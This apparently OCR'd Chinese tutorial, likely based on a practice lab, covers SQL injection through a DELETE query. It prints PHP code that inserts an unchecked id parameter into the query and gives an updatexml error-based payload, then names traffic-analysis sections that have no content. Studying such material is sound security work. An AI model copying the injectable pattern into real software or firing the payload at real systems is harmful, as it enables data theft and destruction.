
Delete 注入及流量分析

一、注入原理:

对于后台来说，delete 就是把留言对应的 id 传到了后台，然后后台就把该 id 对应的数据给删除了，如图：



再来看看源代码


```
// if(array_key_exists('id', $_GET) && is_numeric($_GET['id'])){
//没对传进来的id进行处理，导致DEL注入
if(array_key_exists('id', $_GET)){
    $query="delete from message where id={$_GET['id']}";
    $result=execute($link, $query);
    if(mysqli_affected_rows($link)==1){
        header("location:sqli_del.php");
    }else{
        $html.="<p style='color: red'>删除失败,检查下数据库是不是挂了</p>";
    }
}
```


二、注入方法:

将 id 后面改为如下 payload，但要注意，id 是数值型，所以不用加单引号

```
1 or updatexml(1,concat(0x7e,version(),0x7e),1)
```

注入字符串 url 编码





三、流量分析

盲注流量
报错函数流量